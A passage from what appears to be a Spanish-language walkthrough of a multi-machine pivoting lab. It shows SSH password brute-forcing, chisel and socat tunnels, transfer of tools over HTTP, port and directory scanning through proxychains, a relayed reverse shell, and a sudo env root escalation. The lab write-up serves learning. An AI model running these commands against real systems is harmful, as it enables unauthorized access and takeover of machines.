ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: ashley (19 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: qwerty (20 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: iloveu (22 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 000000 (23 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: michelle (24 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: tigger (25 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: sunshine (26 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: chocolate (27 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 20.20.20.3 User: mario Password: chocolate [SUCCESS]
```

Ahora intentamos conectarnos mediante ssh

proxychains ssh mario@20.20.20.3

```
└─# proxychains ssh mario@20.20.20.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
The authenticity of host '20.20.20.3 (20.20.20.3)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '20.20.20.3' (ED25519) to the list of known hosts.
mario@20.20.20.3's password:
Linux 2720c042e791 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@2720c042e791:~$
```

ESCALADA DE PRIVILEGIOS TRUST

CONECTIVIDAD UPLOAD

Vemos que tenemos dos interfaces de red

root@2720c042e791:/home/mario# hostname -I

20.20.20.3 30.30.30.2

Ahora, en la maquina inclusion creamos un server con python

root@fda29b72e2a1:/home/manchi# python3 -m http.server 9001

20.20.20.3 - - [28/Jun/2024 18:18:40] "GET /chisel HTTP/1.1" 200 -

Y en la máquina trust

root@2720c042e791:/home/mario# wget http://20.20.20.2:9001/chisel

--2024-06-28 18:18:40-- http://20.20.20.2:9001/chisel
Connecting to 20.20.20.2:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8711104 (8.3M) [application/octet-stream]
Saving to: 'chisel'

root@2720c042e791:/home/mario# ls
chisel

Creamos un server con python para subir el socat a inclusion

python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.2 - - [28/Jun/2024 16:10:10] "GET /socat HTTP/1.1" 200 -

Desde inclusion

```
root@fda29b72e2a1:/home/manchi# wget http://10.10.10.1:8080/socat
--2024-06-28 20:10:09--  http://10.10.10.1:8080/socat
Connecting to 10.10.10.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473256 (462K) [application/octet-stream]
Saving to: 'socat'

socat


root@fda29b72e2a1:/home/manchi# chmod +x socat
```

Ahora montamos un server en inclusion para pasarle el socat a trust

```
root@fda29b72e2a1:/home/manchi# python3 -m http.server 9001
```

Desde trust

```
root@2720c042e791:/home/mario# wget http://20.20.20.2:9001/socat

--2024-06-28 20:14:13--  http://20.20.20.2:9001/socat
Connecting to 20.20.20.2:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473256 (462K) [application/octet-stream]
Saving to: 'socat'
```

Este comando configura socat para escuchar conexiones entrantes en el

puerto 2222 en la máquina inclusion. Cuando una conexión

se establece en ese puerto, socat crea un proceso separado (gracias al fork)

y redirige todo el tráfico de esa conexión al puerto 1111 en la máquina con

IP 10.10.10.1(nuestro kali). Es una forma de establecer un túnel entre dos puntos de

la red.

```
root@fda29b72e2a1:/home/manchi# ./socat TCP-LISTEN:2222,fork

TCP:10.10.10.1:1111
```

Este comando establece un túnel proxy SOCKS a través de WebSockets. Una vez

ejecutado, cualquier aplicación que necesite un proxy SOCKS puede configurarse

para usar localhost:2222 como su proxy. El tráfico de esta aplicación se reenviará de
manera segura a través del túnel establecido por chisel.

Ya en nuestro kali

./chisel server --reverse --port 1111

2024/06/28 10:08:27 server: Reverse tunnelling enabled

2024/06/28 10:08:27 server: Fingerprint xAbHoCETRnFuiAEcEi6gCGNS4MN8dRt1kbV+0Eo3zTc=

2024/06/28 10:08:27 server: Listening on http://0.0.0.0:1111

2024/06/28 10:09:27 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

2024/06/28 16:27:35 server: session#2: tun: proxy#R:127.0.0.1:2222=>socks: Listening


Observamos que proxy#R:127.0.0.1:2222=>socks: Listening:


Se ha solicitado abrir un puerto 2222 en el servidor que actúa como un proxy

SOCKS.

Añadimos socks5 127.0.0.1 2222 a /etc/proxychains4.conf

Ahora, configuramos foxyproxy





ESCANEO DE PUERTOS UPLOAD

Usamos nmap

proxychains nmap -sVCT --open -Pn -p 80 -n 30.30.30.3 2>/dev/null | grep -E "^[0-9]+/(tcp|udp)\s+open"

```
└─# proxychains nmap -sVCT --open -Pn -p 80 -n 30.30.30.3 2>/dev/null | grep -E "^[0-9]+/(tcp|udp)\s+open"
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
```

ENUMERACIÓN UPLOAD

gobuster dir -u http://30.30.30.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt --proxy socks5://127.0.0.1:2222

EXPLOTACIÓN UPLOAD

Vamos a intentar enviarnos una reverse shell

En la máquina trust

./socat TCP-LISTEN:3333,fork TCP:20.20.20.2:4444


En la máquina inclusion

./socat TCP-LISTEN:4444,fork TCP:10.10.10.1:1234

En nuestro kali nos ponemos a la escucha con netcat

nc -nlvp 1234

Con https://www.revshells.com/, creamos un script




```
nc -nlvp 1234

listening on [any] 1234 ...
connect to [10.10.10.1] from (UNKNOWN) [10.10.10.2] 47556
Linux 2bc1c85f7936 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali
6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
 01:49:59 up  9:59,  0 users,  load average: 1.40, 0.89, 0.58
USER             TTY    FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (26): Inappropriate ioctl for device
bash: no job control in this shell

www-data@2bc1c85f7936
```

ESCALADA DE PRIVILEGIOS UPLOAD

```
Buscamos permisos sudo
```

```
www-data@2bc1c85f7936:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on 2bc1c85f7936:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User www-data may run the following commands on 2bc1c85f7936:
    (root) NOPASSWD: /usr/bin/env
```

Consultamos en https://gtfobins.github.io/gtfobins/env/

```
www-data@2bc1c85f7936:/$ sudo env /bin/sh
sudo env /bin/sh
whoami

root

This is the end¡¡¡¡¡
```